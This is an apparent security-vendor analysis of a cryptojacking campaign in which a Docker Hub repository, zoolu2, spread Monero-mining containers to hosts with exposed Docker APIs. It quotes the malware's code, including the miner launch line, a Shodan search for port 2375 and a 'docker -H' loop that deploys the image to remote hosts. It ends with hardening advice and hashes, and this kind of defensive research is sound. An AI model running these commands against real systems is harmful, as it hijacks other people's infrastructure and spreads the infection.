Infected Containers Target Docker via Exposed APIs

By By: Alfredo Oliveira May 30, 2019 Read time: 4 min (1009 words)

Published: 2019-05-30 · Archived: 2026-04-05 18:51:50 UTC

As part of our efforts to monitor malicious activity aimed at containers, we set up a machine that simulated a Docker host with an exposed API — one of the most common targets of container-based threatsnews article — to act as a honeypot. Our goal was to monitor the honeypot and detect if someone finds and uses it to deploy unwanted containers, after which we would ideally be able to trace them back to their source. We recently checked on the status of our honeypot and discovered that a single image or snapshot of a container was already deployed in the environment.

By analyzing the logs and traffic data coming to and from the honeypot, we learned that the container came from a public (and thus accessible) Docker Hub repository named zoolu2. Upon checking and downloading the contents of the repository, we found that it contained nine images composed of custom-made shells, Python scripts, configuration files, as well as Shodan and cryptocurrency-mining software binaries. Note that Docker caught the repository independently and has taken it offline as of writing.

All the images in the zoolu2 repository contained the binary of a Monero (XMR) cryptocurrency miner. This piqued our interest since we've already had experience with containers being deployed as miners. In addition, some of the images contained a Shodan script that lists Docker hosts with exposed APIs, which we surmised was being used to identify suitable targets for further container distribution.




Figure 1. The zoolu2 Docker Hub repository

Deployment and routine




Figure 2. Infection chain

We decided to analyze the nine images to learn more about them. We discovered that the images are first deployed using a script (*ubu.sh*, detected as PUA.Linux.XMRMiner.AA.component) that checks hosts with publicly exposed APIs. It then uses Docker commands *(POST /containers/create*) to remotely create the malicious container.

This script also starts an SSH daemon inside the container for remote communication. The script then calls a Monero coin-mining binary, *darwin* (detected as PUA.Linux.XMRMiner.AA), to run in the background. As with all cryptocurrency miners, it uses the resources of the host system to mine cryptocurrency (Monero in this instance) without the owner's knowledge. An interesting characteristic of the attack is that it uses a cryptocurrency miner that it is being built from scratch instead of an existing one.

```
#!/bin/sh
service ssh start
/darwin -o us-east.cryptonight-hub.miningpoolhub.com:20580 -u xulu.doc -p x  --currency monero -i 0 -c conf.txt -r '' > /out.txt 2>&1 &
sh /rip
"$@"
```

Figure 3. Docker image entry calling the coin miner binary (darwin) and then the script to find other misconfigured Docker hosts (rip)

```
-rwxr-xr-x 1 root root 2964656 Mar 23 17:03 darwin
darwin: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=e1e03b9f41df7a61b1813e794caecf0e
86adb7a2, not stripped
```

Figure 4. Cryptocurrency miner binary details

The binary also contains a shell script that uses the Shodan API to perform a search for other Docker hosts with exposed APIs, using "port:2375+product:Docker" as its main query. We suspected this as a means of compiling new hosts to infect.

```
testLogin()
{
TESTURL="https://www.shodan.io/search?query=port:2375+product:Docker"
rm /tmp/sh0dan/loginTest >/dev/null 2>&1
```

Figure 5. Code showing the function used to log into Shodan and search for Docker hosts with open default ports

```
username = ['                                                    ']
password = [                                                                ]
```


Figure 6. Usernames and passwords to be used for brute-force attacks on the open ports found via Shodan search


Our suspicions regarding what the IP list is used for was correct: Once an exposed Docker host is located, it is added to a list (*iplist.txt* file), which is further sorted for unique IPs. It also checks if the target host already has an existing cryptocurrency-mining container running, which is deleted if found.


It then reaches out to its C&C servers to deploy additional containers to other exposed hosts based on the IP list. It then loops to the beginning of the routine stated earlier with a new host.

```
for i in `cat $1` ; do echo "timeout -s 9 10m docker -H $i ps | grep zoolu2  || timeout -s 9 10m docker -H $i run -d zoolu2/ubuntu" >> run.cmd ; done
echo "Running sh ./run.cmd"
sh run.cmd
```

Figure 7. Function to remotely deploy the image as a container







Note: While some parameters include specific regions and specific services, the search for Docker API ports and product tags is a constant.

Figures 8, 9, and 10. C&C with backup of the scripts and previous search terms.

The metadata of the zoolu2 images show that the components were added in May 2019. However, this might not be accurate since the images are constantly being updated, which might indicate that the threat actors behind the images are adding more routines or capabilities.

Figure 11. Deep Discovery™ Smart Check alert for the SSH key left inside the container for future connections

Recommendations and solutions

The increased adoption of containers has also led to an increase in threats that target the technology. These threats are often successful, not only due to the exploitation of flaws and vulnerabilities in the container software but also due to misconfigurationnews article, which remains a constant challenge for organizations. In this case, the hosts that have exposed

APIs are not just victims of cryptocurrency-mining operations — they also contribute further to the distribution of the infected containers.

Unwanted cryptocurrency-mining activity can lead to additional resource load for the targets. In this example, if the Docker host is running on internal infrastructure, other hosts can also suffer. On the other hand, if the Docker host is using a cloud service provider, the organization can accrue additional charges due to the higher resource usage.

In order to prevent successful attacks that target containers and hosts from affecting development environments, we recommend the following best practices:

- Containers and APIs should always be properly configured in order to ensure that exploitative attacks are minimized. This includes ensuring that they are accessible only by the internal network or by trusted sources. In addition, Docker has specific guidelines on how their users can strengthen their security.
- Docker always recommends using official or certified images to ensure only trusted content is run in your environment.
- Running containers should not be run with root privileges — instead, these should be used only as application users.

Businesses can also look into using comprehensive security software that can help them build securely, ship fast, and run anywhere. Trend Micro solutions add protection for containersproducts via the Deep Securityproducts and Deep Security Smart Checkproducts, which scans container images for malware and vulnerabilities at any interval in the development pipeline to prevent threats before they are deployed.

Indicators of Compromise (IoCs)

Details	Hashes	Detection Name
darwin (cryptocurrency-mining binary)	fb4e9e2e919d2e4cc6d1caa9745df16d65ce87c0ffb9874edf33bc1db1259607	PUA.Linux.XMRMiner.AA
ubu.sh (shell script)	99ec380972a0808ff66c3e9638ea578a5b938cc821df38d2882a3440037994b7	PUA.Linux.XMRMiner.AA.comp

---